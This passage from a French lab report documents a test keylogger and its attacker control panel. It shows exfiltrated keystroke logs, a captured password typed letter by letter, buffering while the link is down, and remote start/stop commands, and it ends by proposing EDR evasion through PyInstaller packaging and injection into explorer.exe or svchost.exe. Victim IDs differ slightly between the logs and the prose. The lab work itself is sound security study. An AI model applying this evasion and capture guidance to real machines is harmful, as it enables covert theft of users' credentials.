{"victim_id": "9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec", "timestamp": 1763725074.0406387, "password": "JESUI", "strength_score": 0, "strength_label": "Très faib
le"}
{"victim_id": "9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec", "timestamp": 1763725074.169078, "password": "JESUIS", "strength_score": 0, "strength_label": "Très faib
le"}
```

Nous avons entrepris l'analyse des données exfiltrées stockées sur le serveur attaquant. Après avoir navigué dans le répertoire lab_keylogger/attacker, nous avons listé son contenu en identifiant le répertoire logs. En entrant dans ce répertoire (cd logs), nous avons

découvert un sous-dossier portant l'UUID de la victime (9e15e3ff-02d8-48bf-acb8-1b4c0d6781c1) ce qui confirme que les données sont bien organisées par machine compromise.


Pour visualiser les données, nous avons utilisé la commande **cat *.log** depuis le répertoire de l'UUID affichant ainsi le contenu du fichier de log horodaté (2025-11-21.log). L'analyse de ce fichier montre clairement les données de keylogging reçues : chaque entrée JSON enregistre l'identifiant de la victime, un horodatage (timestamp), les frappes successives formant le mot de passe (password: "J", "JE", "JES", etc.), le score de robustesse (strength_score) et l'étiquette associée (strength_label: "Très faible"). Ceci constitue la preuve d'une exfiltration réussie des frappes de clavier vers le serveur.

On arrête le serveur. Nous analysons les logs côté victime suite à une période de déconnexion et de reconnexion au serveur attaquant ainsi que l'état persistant du buffer local. Ces erreurs démontrent la résilience du keylogger qui stocke les événements dans un buffer local en cas d'échec d'exfiltration.



Le contenu du fichier **buffer/queue.jsonl** fournit la preuve matérielle des données mises en attente. Nous avons observé les enregistrements JSON qui étaient stockés dans le buffer avant leur exfiltration. Ces enregistrements, horodatés et liés à l'UUID de la victime, tracent les frappes successives (ex. : "p", "pa", "pas", "pasmal") avant que le mot de

passe complet ne soit transmis attestant de la capacité du keylogger à conserver l'historique des frappes pendant l'absence de communication.



Nous accédons à l'interface de contrôle du serveur attaquant via l'adresse 127.0.0.1:5000. L'interface centralise la gestion des hôtes compromis. La page confirme la présence et l'activité de la victime dont l'UUID est 9e15e3ff-02d8-48bf-acb8-1b4c0d6781c1 démontrant que la communication entre le keylogger et le serveur est pleinement établie. L'interface sert de point de départ pour l'analyse des événements exfiltrés et pour le contrôle à distance de la fonction de capture de données.

Victime : 9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec

← Retour à la liste des victimes

État de la capture : **ACTIVE**


Activer la capture | Stopper la capture

Timestamp	Mot de passe	Score	Label
1763725073.1768532	J	0	Très faible
1763725073.3189123	JE	0	Très faible
1763725073.643057	JES	0	Très faible
1763725073.8713632	JESU	0	Très faible
1763725074.0406387	JESUI	0	Très faible
1763725074.169078	JESUIS	0	Très faible
1763725075.4145184	JESUISN	0	Très faible
1763725075.6512237	JESUISNU	1	Faible
1763725075.906403	JESUISNUL	1	Faible
1763725076.979184	JESUISNUL1	2	Moyen
1763725077.2918165	JESUISNUL12	2	Moyen
1763725077.497109	JESUISNUL123	3	Fort
1763725078.19214	JESUISNUL123A	3	Fort
1763725078.4683547	JESUISNUL123AZ	3	Fort

Nous avons navigué vers la page spécifique à la victime identifiée par l'UUID 9e15e3ff-02d8-48bf-acb8-1b4c0d6781c1 via l'interface du serveur attaquant. Cette page confirme l'état de la capture comme étant ACTIVE

et fournit une vue tabulaire et analytique des données de keylogging exfiltrées. Le tableau d'événements affiche, pour chaque frappe successive, un horodatage précis, la chaîne de caractères capturée en temps réel, ainsi que le score et le niveau de robustesse calculés par le vérificateur de mot de passe de la victime. Cette vue détaillée valide l'efficacité du keylogger et permet de suivre la progression de la saisie par la victime révélant ici un mot de passe potentiellement complet.


L'état de capture pour la victime 9e15e3ff-02d8-48bf-acb8-1b4c0d6781c1 est désormais passé à STOPPÉE. Cette modification indique que nous avons utilisé le panneau de commande pour désactiver à distance la fonction de keylogging sur l'hôte compromis. Cette capacité de contrôle à distance est fondamentale pour la gestion des données exfiltrées, permettant de stopper la collecte de frappes lorsque l'information désirée a été obtenue ou pour minimiser l'activité malveillante.



Nous avons analysé les logs de la victime pour valider l'impact de la commande de contrôle à distance. Les messages "Capture désactivée par le contrôleur, événement non exfiltré" et l'état "CAPTURE_ENABLED = False" confirment que le keylogger a reçu et appliqué l'ordre de désactivation.

```
127.0.0.1 - - [21/Nov/2025 09:26:59] "GET /victim/9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec HTTP/1.1" 200 -
[i] Commandes mises à jour pour 9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec : {'capture_enabled': True}
127.0.0.1 - - [21/Nov/2025 09:27:04] "POST /api/commands/9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec HTTP/1.1" 302 -
127.0.0.1 - - [21/Nov/2025 09:27:04] "GET /victim/9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec HTTP/1.1" 200 -
127.0.0.1 - - [21/Nov/2025 09:27:09] "GET /victim/9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec HTTP/1.1" 200 -
127.0.0.1 - - [21/Nov/2025 09:27:14] "GET /victim/9e15e3ff-02d8-48bf-acb8-1b4c0d6781ec HTTP/1.1" 200 -
```

Nous avons effectué l'opération inverse en réactivant la fonction de keylogging via le contrôleur. Les logs du serveur attaquant confirment l'envoi de la nouvelle commande de contrôle. Le message “Commandes mises à jour pour 9e15e3ff-02d8-48bf-acb8-1b4c0d6781c1 : {'capture_enabled': True}” indique que l'état de la capture a été mis à jour à True dans le système. Cette modification est propagée à la victime via une requête POST /api/commands et les requêtes GET /victim démontrent que la victime continue d'interroger le serveur pour recevoir les mises à jour et les instructions confirmant la reprise du cycle de collecte de données.



Nous finalisons la séquence de contrôle à distance en vérifiant l'état de la victime via l'interface web de l'attaquant. Cette capture confirme que l'État de la capture pour la victime 9e15e3ff-02d8-48bf-acb8-1b4c0d6781c1 est revenu à ACTIVE après l'envoi de la commande de réactivation. Cette vérification visuelle confirme le succès de l'opération de réactivation du keylogger sur l'hôte compromis, démontrant la capacité bidirectionnelle (activation/désactivation) et la fiabilité du canal de communication.

III. Limites observés et propositions d’améliorations

1 - Risques liés aux frameworks et à la dépréciation

- Limite observée : La vérification initiale révèle que la version de Flask utilise un attribut .__version__ déprécié, suggérant un code source potentiellement obsolète ou mal maintenu. De plus, l'utilisation de Flask dans le mode de développement avec **Debug mode: on** expose le serveur à des risques significatifs

- Propositions d’améliorations

    - Environnement de production : Remplacer le serveur de développement Flask par un serveur WSGI de production (tel que Gunicorn ou uWSGI) pour le déploiement comme l'avertit le log lui-même (WARNING: This is a development server…)

    - Sécurité du code : Mettre à jour toutes les dépendances logicielles à leurs dernières versions stables et utiliser les méthodes d'introspection recommandées pour garantir la robustesse du code et éviter les vulnérabilités publiques liées aux versions obsolètes.

2 - Furtivité du processus et de l'exécution

- Limite observée : L'exécution du keylogger se fait via la commande **python3 app_victim.py**. Un processus python3 actif en continu et exécutant un script depuis un répertoire suspect est une signature évidente pour tout outil de surveillance des processus ou système EDR (Endpoint Detection and Response).

- Proposition d’amélioration

    - Technique d’évasion (Process Hiding) : Le keylogger devrait être compilé en un exécutable natif (via des outils comme PyInstaller) et injecté dans un processus légitime du système (ex. : explorer.exe ou svchost.exe) via des techniques d'injection de code. Cela masquerait le processus malveillant parmi les processus normaux du système d'exploitation